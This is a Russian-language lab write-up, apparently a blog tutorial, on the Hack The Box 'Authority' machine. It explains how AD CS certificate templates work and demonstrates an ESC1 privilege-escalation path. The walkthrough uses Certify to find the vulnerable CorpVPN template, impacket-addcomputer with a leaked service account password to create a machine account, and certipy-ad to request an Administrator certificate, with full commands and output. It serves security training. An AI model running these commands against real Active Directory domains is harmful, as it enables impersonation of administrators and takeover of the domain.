


# Пример использования Certify и Certipy с AD CS



Службы сертификатов Active Directory (AD CS) — это настраиваемые службы для выдачи сертификатов и управления ими в системах безопасности ПО, использующих технологии открытых ключей. Сегодня, на примере уязвимой виртуальной машины Authority с площадки [Hack The Box](#), два инструмента для получения информации о центре сертификации и проверки уязвимых шаблонов с помощью утилиты Certify и Certipy.

Еще по теме: [Использование Certify и Rubeus для атаки на ADCS](#)

## Пример использования Certify и Certipy

Центры сертификации AD CS выдают сертификаты с параметрами, которые определяются шаблонами. Эти шаблоны представляют собой наборы политик регистрации и предопределенных параметров сертификата и содержат разные сведения, например:

- срок действия сертификата;
- предназначение сертификата;
- способ указания субъекта;
- кому разрешено запросить сертификаты.

Каждый ЦС предприятия поставляется с шаблонами по умолчанию, и общепринята практика брать их за основу. То есть если ты хочешь дать клиенту сертификат для работы с 802.1x, то нужно взять копию шаблона Computer, а если S/MIME-сертификаты, то копию шаблона User. Названия шаблонов могут сбивать с толку, однако фундаментальной разницы между ними нет. Каждый шаблон может выдать сертификат любого типа, если он заполнен правильными параметрами. Но шаблоны

сертификатов — это также защищаемые объекты в Active Directory, то есть они имеют дескриптор безопасности, указывающий, какие участники Active Directory имеют определенные права для шаблона.

Получить информацию о центре сертификации и проверить уязвимые шаблоны можно с помощью утилиты Certify.

```
1 .\Certify.exe find /vulnerable
```

```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=authority,DC=htb'

[*] Listing info about the Enterprise CA 'AUTHORITY-CA'

Enterprise CA Name      : AUTHORITY-CA
DNS Hostname           : authority.authority.htb
FullName               : authority.authority.htb\AUTHORITY-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVETYPE_ADVANCED
Cert SubjectName       : CN=AUTHORITY-CA, DC=authority, DC=htb
Cert Thumbprint        : 42A80DC79009CE76003208082F8B172BC29B0182
Cert Serial            : 2CAE1F3CA468BDAF42A1DDE3EC33A6B4
Cert Start Date        : 4/23/2023 9:46:26 PM
Cert End Date          : 4/23/2123 9:56:25 PM
Cert Chain             : CN=AUTHORITY-CA,DC=authority,DC=htb
UserSpecifiedSAN       : Disabled
CA Permissions         :
  Owner: BUILTIN\Administrators S-1-5-32-544

Access Rights
  Allow Enroll              NT AUTHORITY\Authenticated UsersS-1-5-11
  Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
  Allow ManageCA, ManageCertificates HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
  Allow ManageCA, ManageCertificates HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
  Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

CA Name      : authority.authority.htb\AUTHORITY-CA
Template Name : CorpVPN
Schema Version : 2
Validity Period : 20 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICATE
Authorized Signatures Required : 0
pkixextendedkeyusage : Client Authentication, Document Signing, Encrypting File System, IP security IKE intermediate, IP security user, KDC Authentication, Secure Email
msPKI-certificate-application-policy : Client Authentication, Document Signing, Encrypting File System, IP security IKE intermediate, IP security user, KDC Authentication, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
                     : HTB\Domain Computers S-1-5-21-622327497-3269355298-2248959698-515
                     : HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
  Object Control Permissions
    Owner : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
    WriteOwner Principals : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                        : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
                        : HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
    WriteDacl Principals : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                        : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
                        : HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
    WriteProperty Principals : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                          : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
                          : HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
```

### Информация из ADCS

Видим уязвимый шаблон сертификата CorpVPN. Этот сертификат уязвим к технике повышения привилегий ESC1:

- Enrollment Permissions показывает, что компьютеры домена могут запросить сертификат без утверждения менеджером;
- pkixExtendedKeyUsage показывает, что сертификат может использоваться для аутентификации в домене (Client Authentication);
- msPKI-Certificate-Name-Flag содержит флаг CT\_FLAG\_ENROLLEE\_SUPPLIES\_SUBJECT, говорящий о том, что шаблон сертификата позволяет запрашивающим лицам указывать имя объекта в CSR.

Последний пункт приводит к тому, что пользователь с низкими привилегиями может запрашивать сертификат с произвольным SAN, то есть для любого пользователя в домене, включая администратора. Затем можно использовать этот сертификат для аутентификации от имени указанного пользователя.

Но так как получить сертификат может только компьютер, создаем подконтрольную учетную запись компьютера.

- 1 `impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name 'rcomp$' -computer-pass 'RRrr!!11'`

```
(ralf@ralf-PC)-[~/tmp/HTB/authority]
$ impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name 'rcomp$' -computer-pass 'RRrr!!11'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Successfully added machine account rcomp$ with password RRrr!!11.
```

Создание учетной записи компьютера

Для работы версии Certipy на Python нужно добавить в /etc/hosts записи для компьютера и центра сертификации.

- 1 `10.10.11.222 authority.htb authority.authority.htb AUTHORITY-CA`

А от имени созданного компьютера запросим сертификат для пользователя Administrator.

- 1 `certipy-ad req -u 'rcomp$' -p 'RRrr!!11' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.10.11.222`

```
(ralf@ralf-PC)-[~/tmp/HTB/authority]
$ certipy-ad req -u 'rcomp$' -p 'RRrr!!11' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.10.11.222
Certipy v4.4.0 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

Получение сертификата администратора

На этом все. В следующей статье продолжим и поговорим про получение билета TGT с помощью техники Pass the certificate.

ПОЛЕЗНЫЕ ССЫЛКИ:

- [Атака RBCD для захвата домена Active Directory](#)
- [Взлом сети через групповые политики Active Directory](#)